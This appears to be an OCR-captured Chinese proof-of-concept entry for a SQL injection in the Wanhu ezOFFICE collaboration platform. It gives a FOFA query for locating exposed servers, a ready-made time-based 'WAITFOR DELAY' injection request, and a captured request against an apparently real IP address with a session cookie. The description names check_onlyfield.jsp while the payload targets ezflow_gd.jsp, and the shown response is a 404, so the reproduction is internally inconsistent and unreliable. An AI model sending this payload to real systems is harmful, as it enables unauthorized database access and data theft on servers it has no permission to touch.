
W1-2万户-ezOffice-SQL

漏洞描述：

万户ezOFFICE协同管理平台是一个综合信息基础应用平台。 万户ezoffice协同管理平台check_onlyfield.jsp存在SQL注入漏洞，攻击者通过发送特殊的请求包可以对数据库进行SQL注入，获取服务器敏感信息。

网站图片：



网络测绘：

fofa语法：

- FOFA：app="ezOFFICE协同管理平台"

漏洞复现：

payload：

```
GET /defaultroot/platform/bpm/ezflow/operation/ezflow_gd.jsp;?gd=1&gd_startUserCode=1%27%3BWAITFOR%20DELAY%20'0:0:5'-- HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept: application/signed-exchange;v=b3;q=0.7,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:

```
GET /defaultroot/platform/bpm/ezflow/operation/ezflow_gd.jsp;    ?gd=1&gd_startUserCode =
1%27%3BWAITFOR%20DELAY%20%270:0:6%27--    HTTP/1.1
Host: 223.223.199.211:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding : gzip, deflate
Connection : close
Cookie : OASESSIONID =3120E166E85EC7BC2DD04CC50E63AA66   ; LocLan =zh_CN
Upgrade-Insecure-Requests : 1
```

```
1 HTTP/1.1 404 Not Found
2 Server : Apache-Coyote/1.1
3 Date : Sun, 21 Jan 2024 08:41:18 GMT
4 Connection : close
5
6
```